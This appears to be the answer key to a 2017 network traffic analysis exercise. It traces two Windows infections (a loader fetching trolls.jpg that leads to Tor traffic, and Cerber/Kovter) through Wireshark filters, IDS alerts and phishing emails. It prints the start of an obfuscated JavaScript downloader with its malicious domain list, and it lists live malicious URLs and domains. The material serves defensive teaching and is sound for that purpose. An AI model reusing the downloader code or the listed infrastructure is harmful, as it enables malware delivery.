

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

QUESTIONS:

Which email was used to infect Marcus's computer (based on the pcap)?
Which email was used to infect Marion's computer (based on the pcap)?

ANSWERS:

The following email was used to infect Marcus's computer:

Date: 2017-04-17 at 21:55 UTC
From: "see shenandoah memorial hospital" <mautzel1982@t-online.de>
To: dunhambrothers@dunhamhillsmortuary.com
Subject: Hi
Attachment: **see shenandoah memorial hospital.doc**

The following email was used to infect Marion's computer:

Date: 2017-04-08 at 12:20 UTC
From: privileges@ns3.logomotion-serveur.com
To: dunhambrothers@dunhamhillsmortuary.com
Subject: Package Delivery Notification
Attachment: **FedEx-Parcel-ID-S0JM7T30.zip**

DETAILS:

First gather the indicators of compromise (IOCs) from the pcaps for each computer, then 2) review the emails and see if the associated malware matches those IOCs.

As always, I recommend you set up Wireshark in accordance with my guide at:

- <http://www.malware-traffic-analysis.net/tutorials/wireshark/index.html>

FIRST INFECTION: MARCUS

http.request					▼	Expression...	Clear	Apply	Save
	Dst	port	Host	Info					
3:16:05	23.215.99.33	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1					
3:20:20	204.79.197.200	80	www.bing.com	GET /favicon.ico HTTP/1.1					
3:20:38	13.107.5.80	80	api.bing.com	GET /qsml.aspx?query=http					
3:20:38	13.107.5.80	80	api.bing.com	GET /qsml.aspx?query=http					
3:20:38	216.58.194.68	80	www.google.com	GET / HTTP/1.1					
3:21:32	185.165.29.36	80	185.165.29.36	GET /trolls.jpg HTTP/1.1					
3:21:43	78.47.139.102	80	myexternalip.com	GET /raw HTTP/1.1					
3:22:16	78.47.139.102	80	myexternalip.com	GET /raw HTTP/1.1					
3:22:18	78.47.139.102	80	myexternalip.com	GET /raw HTTP/1.1					

Shown above: Pcap from Marcus's computer, filtered in Wireshark.

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS


When using Wireshark to filtering for HTTP requests in the pcap for Marcus (*Wireshark filter: **http.request***), you'll find two indicators of unusual activity:

- **185.165.29.36** - GET /trolls.jpg
- **myexternalip.com** - GET /raw

The first indicator is an HTTP get request for **trolls.jpg**, which is unusual for two reasons. First, there's no user-agent for the HTTP headers like there would be in regular HTTP traffic. Second, it returns an executable file instead of a JPG image.

This is a common tactic for loader-style malware that's designed to retrieve an executable from a server somewhere and execute it on the victim host.

The other indicator is the infected host is checking its IP address using **myexternalip.com**. That also doesn't have any user-agent in the HTTP headers. If you were to check **myexternalip.com** in your browser, the HTTP headers would show a user-agent string reflecting your browser information. Since this doesn't have any user-agent in the HTTP request headers, it's likely malware-related.



Shown above: The HTTP request for trolls.jpg returns an executable.

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Filter: tcp.stream eq 21

Date/Time	Dst	port	Host	Info
2017-04-20 23:21:43	78.47.139.102	80	myexternalip.com	GET /raw HTTP/1.1

Follow TCP Stream (tcp.stream eq 21)

Stream Content

```
GET /raw HTTP/1.1
Host: myexternalip.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Thu, 20 Apr 2017 23:21:43 GMT
Content-Type: text/plain
Content-Length: 16
Connection: keep-alive
Expires: Thu, 20 Apr 2017 23:21:42 GMT
Cache-Control: no-cache

168.103.191.215
```

Shown above: The HTTP request for **myexternalip.com**, also without a user-agent.

There's also Tor traffic that occurs shortly after the HTTP request for trolls.jpg. It's HTTPS/SSL/TLS encrypted traffic on ports 443 and 9001. If you want to get an idea, first filter on **http.request or tcp.flags eq 0x0002** and you'll find the following as shown in the image below.

Filter: http.request or tcp.flags eq 0x0002

Date/Time	Dst	port	Host	Info
2017-04-20 23:20:45	72.21.81.200	443		49175-https [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:21:15	72.21.81.200	443		49176-https [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:21:31	185.165.29.36	80		49177-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:21:32	185.165.29.36	80	185.165.29.36	GET /trolls.jpg HTTP/1.1
2017-04-20 23:21:40	78.47.139.102	80		49178-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:21:43	78.47.139.102	80		[TCP Retransmission] 49178-http [SYN] Seq=
2017-04-20 23:21:43	78.47.139.102	80	myexternalip.com	GET /raw HTTP/1.1
2017-04-20 23:21:43	23.23.117.228	443		49179-https [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:21:45	208.83.223.34	80		49182-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:21:50	86.59.21.38	443		49183-https [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:21:52	93.115.97.242	9001		49184-etlservicemgr [SYN] Seq=0 Win=8192 L
2017-04-20 23:21:56	217.79.179.177	9001		49185-etlservicemgr [SYN] Seq=0 Win=8192 L
2017-04-20 23:22:07	163.172.176.167	443		49187-https [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:22:15	78.47.139.102	80		49188-http [SYN] Seq=0 Win=8192 Len=0 MSS=
2017-04-20 23:22:16	78.47.139.102	80	myexternalip.com	GET /raw HTTP/1.1
2017-04-20 23:22:18	78.47.139.102	80	myexternalip.com	GET /raw HTTP/1.1


← Tor traffic

Shown above: Indicators of Tor traffic from the Marcus pcap.


If you've set up Wireshark to show HTTPS server names as a column display (see my earlier link for setting up Wireshark), use **ssl.handshake.extensions_server_name** as a Wireshark filter. However, Wireshark will not display port 9001 as HTTPS/SSL/TLS

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS


traffic by default. You'll have to decode TCP port 9001 traffic as SSL. To do that, follow one of the TCP streams using port 9001.



Then under the "Analyze" menu, select "Decode As..."




Make sure to select 9001 as the destination and select SSL as the decode method.



2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Now you can see the Tor style traffic better.




Date/Time	Dst	port	Host	Server Name	Info
2017-04-20 23:20:45	72.21.81.200	443		iecvlist.microsoft.com	Client Hello
2017-04-20 23:21:15	72.21.81.200	443		iecvlist.microsoft.com	Client Hello
2017-04-20 23:21:32	185.165.29.36	80	185.165.29.36		GET /trolls.jpg HTTP/1.1
2017-04-20 23:21:43	78.47.139.102	80	myexternalip.com		GET /raw HTTP/1.1
2017-04-20 23:21:43	23.23.117.228	443		api.ipify.org	Client Hello
2017-04-20 23:21:50	86.59.21.38	443		www.jtsfmjebgeel.com	Client Hello
2017-04-20 23:21:52	93.115.97.242	9001		www.5jys6cfy2x7vi.com	Client Hello
2017-04-20 23:21:56	217.79.179.177	9001		www.tuqrjagtzwxe6swiq3d4imzr.com	Client Hello
2017-04-20 23:22:07	163.172.176.167	443		www.vel2k6wr4taaw.com	Client Hello
2017-04-20 23:22:16	78.47.139.102	80	myexternalip.com		GET /raw HTTP/1.1
2017-04-20 23:22:18	78.47.139.102	80	myexternalip.com		GET /raw HTTP/1.1
2017-04-20 23:22:21	78.47.139.102	80	myexternalip.com		GET /raw HTTP/1.1

Shown above: Tor traffic noted in the Marcus pcap.

This pcap has already been submitted to VirusTotal, and we can see some of the alerts related to this traffic:

<https://www.virustotal.com/en/file/0f343a17ac641f32a1e6e6dd04bcdb53dae9563e0c2bcac9285634861df2d1f2/analysis/>



SHA256: 0f343a17ac641f32a1e6e6dd04bcdb53dae9563e0c2bcac9285634861df2d1f2

File name: 2017-04-21-traffic-analysis-exercise-pcap-1-of-2.pcap

Detection ratio: 0 / 56

Analysis date: 2017-04-21 00:23:09 UTC (2 days, 19 hours ago)

Analysis | File detail | Additional information | Comments 0 | Votes

Intrusion Detection System	Result
Snort	11 alerts
Suricata	10 alerts

Click on the alerts for details

Shown above: Links for Snort and Suricata hits on the pcap from the Virus Total entry.

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

Suricata alerts	Emerging Threats ETPro ruleset
ET POLICY TLS possible TOR SSL traffic (Misc activity) [2018789]	
ETPRO TROJAN Common Downloader Header Pattern H (Unknown Traffic) [2803305]	
ET POLICY PE EXE or DLL Windows file download (Potential Corporate Privacy Violation) [2000419]	
ET POLICY Reserved Internal IP Traffic (Potentially Bad Traffic) [2002752]	
ET INFO SUSPICIOUS Dotted Quad Host MZ Response (Potentially Bad Traffic) [2021076]	
ET POLICY Possible IP Check api.ipify.org (Potential Corporate Privacy Violation) [2019512]	
ET MALWARE Windows executable sent when remote host claims to send an image 2 (A Network Trojan was Detected) [2020757]	
ET POLICY Possible IP Check myexternalip.com (Potential Corporate Privacy Violation) [2019980]	
ET MALWARE Windows executable sent when remote host claims to send an image (A Network Trojan was Detected) [2001683]	
ET INFO Executable Retrieved With Minimal HTTP Headers - Potential Second Stage Download (Potentially Bad Traffic) [2016538]	

Shown above: Suricata hits (for ETPro ruleset) on the pcap from the Virus Total entry.

SECOND INFECTION: MARION

http.request	▼	Expression...	Clear	Apply	Save
	Dst	port	Host	Info	
3:24:03	23.76.192.108	80	cdn.content.prod.cms.msn.com	GET /singletile/summary/alias/exper	
3:25:49	50.62.65.1	80	dev.alaw.net	GET /counter?0000001J6nwL16yG	
3:25:49	50.62.65.1	80	dev.alaw.net	GET /counter/?0000001J6nwL16yG	
3:25:50	77.222.56.205	80	tdricos.ru	GET /counter/?1 HTTP/1.1	
3:25:51	77.222.40.89	80	mig-inform.ru	GET /counter/?1 HTTP/1.1	
3:25:54	77.222.61.189	80	hombamovie.ru	GET /counter/?1 HTTP/1.1	
3:25:56	77.222.61.189	80	hombamovie.ru	GET /counter/?2 HTTP/1.1	
3:27:22	52.44.51.92	80	api.blockcypher.com	GET /v1/btc/main/addrs/17gd1msp5	
3:27:22	104.16.148.172	80	btc.blockr.io	GET /api/v1/address/txs/17gd1msp	
3:27:23	104.16.148.172	80	btc.blockr.io	GET /api/v1/tx/info/3b39192027efa	
3:27:23	23.249.163.4	80	p27dokhpz2n7nvgr.1m3xsy.top	GET /8917-0F26-F7E8-0921-3473?	
3:28:40	72.21.91.29	80	ocsp.digicert.com	GET /MFEwTzBNMEswSTAJBgUr	
3:28:41	23.4.59.27	80	s2.symcb.com	GET /MFEwTzBNMEswSTAJBgUr	
3:28:43	72.21.91.29	80	ocsp.digicert.com	GET /MFEwTzBNMEswSTAJBgUr	

Shown above: Pcap from Marion's computer, filtered in Wireshark.

Looking at the alerts in VirusTotal for this pcap

(<https://www.virustotal.com/en/file/c664a6c93cd885ed730ff00a61ec7dbd047e7ea6e37d7ba5b9d1561f64c414e2/analysis/>), you'll see alerts for Cerber, Kovter, and other malware, including a JS or WSF file downloader. I've noted the JS/WSF file downloader URLs in the above image, followed by a URL for Cerber ransomware at **p27dokhpz2n7nvgr.1m3xsy.top**. Some of the indicators are:

- 50.62.65.1 - **dev.alaw.net** (JS or WSF downloader)
- 77.222.56.205 - **tdricos.ru** (JS or WSF downloader)
- 77.222.40.89 - **mig-inform.ru** (JS or WSF downloader)
- 77.222.61.189 - **hombamovie.ru** (JS or WSF downloader)

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

- 23.249.163.4 - **p27dokhpz2n7nvgr.1m3xsy.top** (Cerber HTTP traffic)


THE EMAILS

2017-04-06-2304-UTC.eml

This email has a link to:

- http://www.hlygsun.com/tmp/mercadopago/Ativacao_06042017/?ativacao=73566.pdf

However, this link isn't noted in either of the pcaps. You can eliminate this email from consideration as a candidate for infecting either Marcus or Marion.




Shown above: screen shot of the email.

2017-04-07-1439-UTC.eml

This email is a fake FedEx message. It has an attachment named **FedEx-Delivery-ID-4KIPH0XJ.zip** which is a zip archive containing **FedEx-Delivery-ID-4KIPH0XJ.js**. The file **FedEx-Delivery-ID-4KIPH0XJ.js** is a JS downloader. You can find the reverse.it analysis at:

- <https://www.reverse.it/sample/3b378da85e760758ceba1109313b451dc45bbe969be518bdee09f04d61435093?environmentId=100>

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS



Shown above: screen shot of the email.

If you open the .js file in a text editor, you can see some of the domains this .js file will cause in traffic to download malware.

```
var zm1 = "MSXML2.XMLHTTP";
var pol = WScript.CreateObject(zm1);
var jamie = new Array('/', 't', '"', ':', 'p', 'h', 'S', 'a', 'T', '');
jamie[1+1] = "GETA";
jamie[2] = jamie[2].substr(0, 3);
var zaher = "httpR";
zaher = zaher.substr(0, 4);
var x =
["graphicdesignndenverco.com", "dev.alaw.net", "qikpages.com", "asismarratxinet.com",
"bettyjudy.com"];
var m = "0000001N9RFNmgyRrhhWh1f14HZxovCDV3ECFPyQY5pjzaa6RhR10axh30L4jksy41-
l0fKnx8RiwYsTd10-39_PNEePAF9rcP9qHzxwazbNx547duzxQKckJ1eTvt1l8glXIuxFPLXDRXw0";
var gyt = 0;
var lub = "/";
```

Shown above: Beginning of the .js file, with the domains highlighted in blue.

Traffic from the reverse.it analysis of the .js file comes close, but it doesn't match the domains for Marion's computer, so we can probably eliminate this email as a candidate for Marion's infection. It doesn't match the post-infection traffic on the computer for Marcus, either.

2017-04-21 TRAFFIC ANALYSIS EXERCISE - ANSWERS

2017-04-08-1230-UTC.eml

This email is another fake FedEx delivery email. This email has an attachment named **FedEx-Parcel-ID-S0JM7T30.doc.zip**, which is a zip archive that contains a file downloader named **FedEx-Parcel-ID-S0JM7T30.doc.js**. You can find the reverse.it analysis of the extracted .js file at:

- <https://www.reverse.it/sample/6b57b39e8de230910af741d3fdec98727f93a9991b45d8da181d74d99dc92222?environmentId=100>

Subject: Package Delivery Notification

From: <privileges@ns3.logomotion-serveur.com>

Saturday, April 8, 2017 at 7:30 AM

To: dunhambrothers@dunhamhillsmortuary.com

Dear Customer,

Please check your package delivery details attached!

FedEx
